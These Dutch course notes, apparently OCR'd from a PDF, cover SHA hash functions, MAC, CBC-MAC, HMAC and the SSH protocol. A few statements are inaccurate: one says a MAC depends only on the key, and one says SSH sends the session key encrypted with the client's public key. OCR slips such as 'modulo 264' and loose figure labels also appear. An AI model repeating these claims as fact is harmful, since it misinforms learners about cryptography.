SHA staat voor Secure Hash Algorithm. SHA-1 genereert een hashwaarde van 160 bits en heeft een betere sterke 'botsingsweerstand' dan MD-5 hoewel het eigenlijk nog niet voldoende is.

SHA-2 bestaat in 4 versies die elk een verschillende grootte van hashwaarde genereren. De lengtes van 224, 256, 384 en 512 bits zorgen voor een nog betere sterke 'botsingsweerstand' dan die van SHA-1. Het is daarom ook het meestgebruikte hash-algoritme dezer dagen.


Onderstaande figuren tonen de werking van het SHA-2 algoritme om 1 gegevensblok te verwerken (moeten niet gekend zijn). De eerste figuren tonen de initialisatie van de buffer.






De volgende figuren tonen het genereren van de input voor een compressiefunctie. Hierin staat:


- XOR voor een bitsgewijze "exclusive or".
- + voor de som met modulo 264.
- ROTRn(x) voor een cyclische rechte verschuiving met n bits vn het argument x dat bestaat uit 64 bits.
- SHRn(x) voor een rechte verschuiving met n bits vn het argument x dat bestaat uit 64 bits. Het resultaat wordt opgevuld met n nullen in het linkse gedeelte.




De laatste figuren tonen de stap t van de compressiefunctie. Hierin staat:

- Maj(a, b, c) = (a AND b) ⊕ (a AND c) XOR (b AND c) voor de (bitsgewijze) hoofdfunctie.
- Ch(e, f, g) = (e AND f) ⊕ (NOT e AND g) voor de (bitsgewijze) keuzefunctie.
- SOM_0(x) = ROTR28(x) XOR ROTR34(x) XOR ROTR39(x)
- SOM_1(x) = ROTR14(x) XOR ROTR18(x) XOR ROTR41(x)


8 × 64 bits
A B C D E F G H
data
exp
...
SHA-512
compression function
(80 steps)
1024 bits
5120 bits
+



A B C D E F G H
Σ0
Maj
Ch
Σ1
T2
T1
Wt
Kt
0 ≤ t ≤ 79
additions mod 2^64


8 × 64 bits
A B C D E F G H
data
1024 bits
exp
...
SHA-512
compression function
(80 steps)
addition mod 2^64
+

Er bestaat ondertussen ook SHA-3. Er werd een volledig ander algoritme gezocht dan de voorgaande versies om alle problemen hiermee te omzeilen. Door middel van een competitie werd naar de beste oplossing gezocht en die werd gevonden bij Keccak. Bij deze functie wordt niet langer gebruik gemaakt van een compressiefunctie maar van een sponsfunctie. Deze functie heeft veel parameters waardoor ze erg aanpasbaar is. Naast de omzeiling van alle problemen bij SHA-2 en andere oudere hash-functies, is ook de performantie van SHA-3 zelfs een beetje beter dan die van SHA-2 en is er meer potentieel om te parallelliseren.

MAC algorithms

Message Authentication Code is een cryptografische checksum die zowel tekst als een gedeelde sleutel als input neemt. MAC gaat na of een bericht gewijzigd werd, het wel van de juiste afzender komt of de volgorde van de berichten juist is. Onderstaande figuur toont een schema van MAC.



MAC heeft veel gelijkenissen met symmetrische encryptie. Het nadeel is dat ook de ontvanger de geheime sleutel moet hebben. Daarnaast is ontcijfering niet mogelijk na versleuteling.

In vergelijking met een hash-functie hangt MAC enkel af van een geheime sleutel waar een hash-functie enkel afhankelijk is van het bericht.


Om authenticatie met MAC te doen zal Bob de MAC opnieuw berekenen en vergelijken met die dat Alice heeft verstuurd. Er is deels dataintegriteit omdat gewijzigde berichten een andere MAC zullen opleveren. Niet-aangekomen berichten kunnen wel nog steeds voorkomen.

Replay-berichten worden wel onderschept door de teller die de volgorde van berichten bijhoudt.

CBC-MAC

Een mogelijke implementatie is een symmetrische encryptie in CBC-mode. Het laatste blok van dit bericht wordt gebruikt als MAC. Dit kan toegepast worden bij DES, AES… Hierdoor kan bestaande hardware gebruikt worden voor MAC-berekeningen. Maar de blokgrootte is hierdoor wel op voorhand vastgelegd.

Onderstaande figuur toont een schema als voorbeeld. Typisch wordt de initialisatievector (IV) terug op nul gezet voor het berekenen van CBC-MAC. Enkel het laatste blok wordt als MAC gebruikt. De blokgrootte is afhankelijk van de lengte dat voor het symmetrische algoritme werd gebruikt.



HMAC

HMAC gebruikt een hash-functie voor de berekening van de MAC. Voorbeelden zijn MD-5 en SHA-1. Deze zijn veel sneller dan MAC-berekeningen aan de hand van symmetrische versleutelingsalgoritmen.

De sleutel kan op die manier een variabele lengte krijgen. De lengte van de MAC is gelijk aan de hashwaarde van de hash-functie. HMAC-SHA1 en HMAC-MD5 worden gebruikt in de IPsec en TLS protocollen.

Er werd aangetoond dat H [K || M] of H [M || K] onveilig is. H [K || H [K || M]] heeft geen veiligheidsprobleem maar heeft wel een geneste werking. Als oplossing hiervoor werd volgende functie uitgevonden: HMACK(M) = H[(K^+ XOR opad) || H{(K^+ XOR ipad) || M}]. Hierin gebruiken we:

- H: de gebruikte hash-functie (MD5, SHA-1…)
- b: blokgrootte van de hashfunctie (in bits)
- n: lengte van de waarde van de hash-functie (in bits)
- K: geheime sleutel (lenge ≥ n)
- K+: geheime sleutel opgevuld met 0-bits om de juiste blokgrootte te hebben

- M: origineel bericht
- opad/ipad: b/8 bytes opvulling

Andere


MAC-algoritmen kunnen geconstrueerd worden van cryptografische primitieven zoals hash-functies of blockcijferalgoritmen. Veel snelle MAC-algoritmen zijn gebaseerd op universele hashing.


4. Netwerk- en communicatiebeveiliging

Nu we de basisconcepten kennen, kunnen we deze concepten toepassen om veiligheidsprotocollen te maken voor netwerktoestellen. Deze protocollen kunnen dan gebruikt worden om toestellen veilig te kunnen configureren, sleutels uit te wisselen, firewalls op te zetten en veilige netwerkprotocollen te maken.

Netwerkmodel

Onderstaande figuur toont het netwerkmodel met enkel protocollen die op een bepaalde laag werken.





SSH (Secure Shell)

Hoewel op het overzicht SSH op de applicatielaag zit, zal SSH-management ook op veel routers en switches werken.

SSH wordt tegenwoordig gebruikt ter vervanging van Telnet. Bij Telnet was het makkelijk om informatie af te luisteren omdat de originele tekst over het netwerk wordt verstuurd. Zo konden wachtwoorden en andere gevoelige informatie afgeluisterd worden door bijvoorbeeld Wireshark.

Secure Shell werd gemaakt om remote sessies naar andere computers op het netwerk te beveiligen door middel van een sleutelpaar. Op deze manier is het niet meer mogelijk om netwerkverkeer dat werkt met SSH af te luisteren door andere computers op het netwerk.


SSH versleutelt het netwerkverkeer tussen een client en server. Daarnaast kan het gebruikt worden om andere netwerkfuncties te beveiligen zoals bestandsoverdracht (Secure Copy SCP en Secure File Transfer Protocol SFTP), X-session forwarding en port forwarding om de beveiliging te verbeteren bij andere protocollen die niet veilig zijn. Voor SSH worden verschillende versleutelingsmethoden gebruikt zoals Blowfish, 3-DES, CAST-128, Advanced Encryption Scheme AES en RCFOUR. SSH2 gebruikt grotere bit versleuteling.

Er kan van SSH gebruik gemaakt worden om dataintegriteit af te dwingen en om aan sleuteluitwisseling of publiek sleutelbeheer te doen. De sleutel is minstens 128 bits lang. Bij SSH staat niet op voorhand vast welk beveiligingsalgoritme gebruikt wordt, dit wordt onderling bij het tot stand brengen van een SSH-verbinding gekozen.

SSH kan omschreven worden als een transportlaagprotocol. Het wordt gebruikt om authenticatie, confidentialiteit en integriteit af te dwingen op een server. Er kan optioneel aan compressie gedaan worden. SSH werkt boven op een betrouwbare transportlaag zoals TCP.


SSH kan ook als een authenticatieprotocol omschreven worden. Dan zal dit protocol dienen om een client te authenticeren. Deze functie werkt boven op het voorgaande SSH transportlaagprotocol.

Als laatste kunnen we SSH als een verbindingsprotocol omschrijven. Deze werkt ook boven op het SSH transportlaagprotocol.



Onderstaande figuur toont het schema waarin een SSH-verbinding tot stand wordt gebracht. De client probeert een TCP-verbinding op te zetten naar de server via het TCP-protocol. Als de verbinding tot stand gebracht is, worden volgende pakketten over TCP-segmenten uitgewisseld:


- Identification string exchange: In de eerste stap worden identificatiestrings uitgewisseld tussen de client en server van de vorm “SSH-protoversion-softwareversion SPACE comments CARRIAGE_RETURN LINE_FEED”.
- Algorithm negotiation: Daarna komt de onderhandeling over het algoritme dat gebruikt zal worden. Elke partij stuurt een lijst door van ondersteunde algoritmen in volgorde van keuze van de partij. Het onderhandelde algoritme moet door beide partijen ondersteund worden en liefst zo hoog mogelijk gemeenschappelijk zijn.
- Key exchange: De volgende stap is de uitwisseling van de sleutels. Het einde van deze uitwisseling wordt aangegeven door een pakket.
- Service request: De laatste stap stuurt door of het User Authentiction of Connection protocol gebruikt moet worden. Alle nodige gegevens worden als payload van een SSH transportlaag pakket, versleuteld met een ecryptiemethode en MAC, verstuurd.




Onderstaand schema geeft het formaat van een SSH transportlaag pakket weer. Hierin staat:

- Packet length voor: De lengte van het pakket in bytes zonder de pakketlengte- en de MAC-velden.
- Padding length voor: De lengte van de random padding field.

- Payload voor: Gegevens die doorgestuurd moeten worden. Voor de onderhandeling van het algoritme zal dit nog niet versleuteld zijn, daarna wel.
- Random padding voor: Na de onderhandeling van het algoritme zal dit veld pas toegevoegd worden en bevat een willekeurig aantal aanvulbytes zodat de lengte van het pakket (zonder het MAC-veld) een veelvoud is van de cijferblokgrootte of 8 voor een stream.
- MAC voor: Als authenticatie gedaan wordt, zal dit veld een MAC bevatten. De MAC is een berekende waarde van het pakket plus een sequentiegetal dat opgeteld wordt bij elk nieuw bericht. Dit getal wordt niet geherinitialiseerd. Ook niet wanneer een nieuw algoritme tijdens de verbinding onderhandeld zou worden.



Onderstaand schema toont het proces om versleutelde pakketten te berekenen.



Er wordt voor elke nieuwe sessie nieuwe sleutels gegenereerd en uitgewisseld. Zelfs de gebruikte sleutelparen kunnen afhankelijk zijn van de richting van communicatie. De sleutels voor symmetrische encryptie worden op een veilige manier doorgestuurd. De server stuurt zijn gedeelde sleutel door na versleuteling met de publieke sleutel van de client. Zo kan enkel de client deze gedeelde sleutel ontcijferen en gebruiken. Daarnaast stuurt de server ook zijn eigen publieke sleutel door voor berichten die van de client terug naar de server gestuurd worden. De publieke sleutel wordt gebruikt voor authenticatie met ondersteuning voor DSA, ECDSA, ED25519 of RSA-algoritmen.

Het vernieuwen van de sleutels kan op elk moment binnen de sessie gebeuren. Dit kan door beide partijen gedaan worden. De sessie ID zal niet veranderen maar de gebruikte algoritmen kunnen wel veranderen. De sessiesleutels worden op die manier veranderd. Meestal wordt dit na een bepaald aantal verzonden gegevens gedaan of na een bepaalde tijd.

